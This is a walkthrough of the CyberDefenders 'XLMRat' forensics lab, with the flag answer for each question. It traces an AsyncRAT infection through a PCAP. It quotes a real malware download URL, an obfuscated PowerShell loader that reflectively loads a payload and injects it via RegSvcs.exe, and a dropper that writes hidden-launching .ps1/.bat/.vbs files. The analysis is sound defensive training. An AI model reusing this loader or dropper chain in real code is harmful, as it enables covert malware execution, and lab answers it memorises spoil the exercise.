

# CyberDenders Write-up: XLMRat Lab

The screenshot shows the CyberDefenders platform interface. At the top, there's a navigation bar with links for CyberRange, Certifications, For Business, and Resources. Below that is a secondary navigation bar with links for Dashboard, Labs (which is selected), Tracks, Leaderboard, MITRE ATT&CK, Badges, and FAQ. A search bar says "Search for labs..." and there are icons for notifications and user profile. The main content area shows the "XLMRat" lab details. It includes a brief description: "Analyze network traffic to identify malware delivery, deobfuscate scripts, and map attacker techniques using MITRE ATT&CK, focusing on stealthy execution and reflective code loading." Below the description are categories: Network Forensics, tactics: Execution, Defense Evasion, tools: CyberChef, Wireshark, VirusTotal, Python3, PowerShell, and difficulty: Easy (30mins), rated 4.5 stars. At the bottom are buttons for Bookmark, Join the Lab Squad, and Report an Issue.

The screenshot shows the "Scenario" and "Questions" sections of the XLMRat lab. The Scenario section contains the following text: "A compromised machine has been flagged due to suspicious network traffic. Your task is to analyze the PCAP file to determine the attack method, identify any malicious payloads, and trace the timeline of events. Focus on how the attacker gained access, what tools or techniques were used, and how the malware operated post-compromise." The Questions section has a timer icon and the text "0/7 Questions".

## Q1

**Weight : 3 | Solved : 3301**

The attacker successfully executed a command to download the first stage of the malware. What is the URL from which the first malware stage was installed?



flag:<http://45.126.209.4:222/mdm.jpg>


**process:**

# Internal IP communicating with the site **madmrx.duckdns.org**.

The internal IP sent a GET request to this site for **/mdm.jpg**:

12 1.585563 10.1.9.101 madmrx.duckdns.org HTTP 127 GET /mdm.jpg HTTP/1.1





We then right-clicked and selected **Follow TCP Stream** to further analyze, showing the URL it is requesting:

GET /mdm.jpg HTTP/1.1  
Host: 45.126.209.4:222  
Connection: Keep-Alive

Q2

**Weight : 5 | Solved : 3153**

Which hosting provider owns the associated IP address?

flag: Reliablesite.net

**process:**

So we already got the IP a while ago. Now let's use an IP lookup tool to trace its hosting provider.

Tool: <https://iplocation.io/>


[Home](#) [My Location](#) [IP WHOIS Lookup](#) [MAC Address Lookup](#) [DNS Lookup](#) [All Tools](#)



## IP Location Lookup

### IP Tools

- Subnet Calculator
- Ping IP Online
- Extract IP Addresses
- What is My IP Address
- IP To HostName
- IPv6 Expand
- IPv6 Compress
- IPv4 to IPv6

IPLocation.io provides a free IP lookup tool to check the location of your IP Address. Data is gathered through several GEO IP data providers. Just enter an IP and check the location.

45.126.209.4

[IP Lookup](#)

IP Location Lookup tool provides free location tracking of an entered IP Address. It instantly tracks the IP's city, country, latitude, and longitude data through various Geo IP Databases.

If you are concerned about the GeoLocation data accuracy for the data listed below, please review the GeoLocation accuracy information for clarification.

## IP Location via IP2Location

(PRODUCT: DB, JANUARY 25 2026)

IP: 45.126.209.4

Country: United States of America

Country ISO: US

State: Florida

City: Miami

Postal Code: 33101

Latitude: 25.7742

Longitude: -80.1936

Organization: Reliablesite.net LLC

ISP: Reliablesite.net LLC

[View Map](#)

**Q3**

**Weight : 4 | Solved : 2425**

By analyzing the malicious scripts, two payloads were identified: a loader and a secondary executable. What is the SHA256 of the malware executable?

flag:

1eb7b02e18f67420f42b1d94e74f3b6289d92672a0fb1786c30c03d68e81d798

**process:**

So a while ago, we found traffic between the domain and the internal IP. Here, we can see a file being sent to the internal IP.

For further analysis, we noticed a hex string stored in a variable, along with some code—or rather, instructions—on what to do with that data.

This appears to be our loader and the payload we found. We also extracted these files using **Export Objects**.

Let's proceed with obtaining the payload and try to decode it.

First, extract the string from this variable:

\$hexString\_bbb = "<hex>"

Then, use the **CyberChef** tool:

- Paste the extracted hex string
  - Select **From Hex**
  - Apply **SHA2** and specify **256**

Tool: <https://gchq.github.io/CyberChef/>

Q4

Weight : 4 | Solved : 2482

What is the malware family label based on Alibaba?

flag: AsyncRat

### **process:**

We then proceeded to **VirusTotal** and pasted the SHA-256 hash of the payload into the search.

Based on the results, we found:

- **AhnLab-V3:** Malware/Win.Generic.C4980844
- **Alibaba:** Backdoor:MSIL/AsyncRat.a2786761

The screenshot shows the VirusTotal analysis interface for a file with SHA-256 hash 1eb7b02e18f67420f42b1d94e74f3b6289d92672a0fb1786c30c03d68e81d798. The main summary indicates 60/72 security vendors flagged it as malicious. Below this, the file name is Stub.exe and its type is EXE. The file size is 65.00 KB and it was last analyzed 2 months ago. The analysis details section shows detections from AhnLab-V3 (Malware/Win.Generic.C4980844), Alibaba (Backdoor:MSIL/AsyncRat.a2786761), AliCloud (Rat.Win/AsyncRAT.Stub), and Anti-AVL (Trojan/Win32.Agent). Threat categories listed include trojan, dropper, and Family labels asynrat, msil, marte. A green bar at the bottom encourages joining the community for additional insights and automation features.

Tool: <https://www.virustotal.com/gui/home/upload>

**Q5**

**Weight : 3 | Solved : 2374**

What is the timestamp of the malware's creation?

flag : 2023-10-30 15:08

**process:**

In VirusTotal, under the **Details** section, we can see the history of this malware.

We found that it was created on **2023-10-30 at 15:08:44 UTC**.

**Q6****Weight : 4 | Solved : 2392**

Which LOLBin is leveraged for stealthy process execution in this script?  
Provide the full path.

flag: C:\Windows\Microsoft.NET\Framework\v4.0.30319\RegSvcs.exe

**process:**

This appears to be some form of process injection.

It also looks like obfuscation is being used to make the code unreadable, which is then deobfuscated at runtime—essentially reconstructing itself when executed.

```

Sleep 5
[Byte[]] $NKbb = $hexString_bbb -split '_' | ForEach-Object { [byte]([convert]::ToInt32($_, 16)) }
[Byte[]] $pe = $hexString_pe -split '_' | ForEach-Object { [byte]([convert]::ToInt32($_, 16)) }

Sleep 5
$HM = 'L#####
$Fu = [Reflection.Assembly]::$HM($pe)

$NK = $Fu.GetType('New#PE#2.P#E'-replace '#', '')
$MZ = $NK.GetMethod('Execute')
$NA = 'C:\Windows\##window##\##s\M1###cr'-replace '#', ''
$AC = $NA + 'osof##t.NET\Fra##mework\v4.0.303##19\R##egSvc##s.exe'-replace '#', ''
$VA = @($AC, $NKbb)

$CM = 'In#####vo#####ke'-replace '#', ''
$EY = $MZ.$CM($null, [object[]] $VA)

```

**Q7****Weight : 2 | Solved : 2394**

The script is designed to drop several files. List the names of the files dropped by the script.

flag : Conted.ps1,Conted.bat,Conted.vbs

## Process:

After further analysis, we found files being dropped:

```
[IO.File]::WriteAllText("C:\Users\Public\Conted.ps1", $Content)

$Content = @'
@e%Conted%%Conted% off
set "ps=powershell.exe"
set "Contedms=-NoProfile -WindowStyle Hidden -ExecutionPolicy Bypass"
set "cmd=C:\Users\Public\Conted.ps1"
%ps% %Contedms% -Command "& '%cmd%'"
exit /b
'@

[IO.File]::WriteAllText("C:\Users\Public\Conted.bat", $Content)

$Content = @'
on error resume next
Function CreateWshShellObj()
Dim objName
objName = "WScript.Shell"
Set CreateWshShellObj = CreateObject(objName)
End Function

Function GetFilePath()
Dim filePath
filePath = "C:\Users\Public\Conted.bat"
GetFilePath = filePath
End Function

Function GetVisibilitySetting()
Dim visibility
visibility = 0
GetVisibilitySetting = visibility
End Function

Function RunFile(wshShellObj, filePath, visibility)
wshShellObj.Run filePath, visibility
End Function

Set wshShellObj = CreateWshShellObj()
filePath = GetFilePath()
visibility = GetVisibilitySetting()
```

```
Call RunFile(wshShellObj, filePath, visibility)
'@

[IO.File]::WriteAllText("C:\Users\Public\Conted.vbs", $Content)
```

By [Alexander Sapo](#) on [January 30, 2026](#).

[Canonical link](#)

Exported from [Medium](#) on February 7, 2026.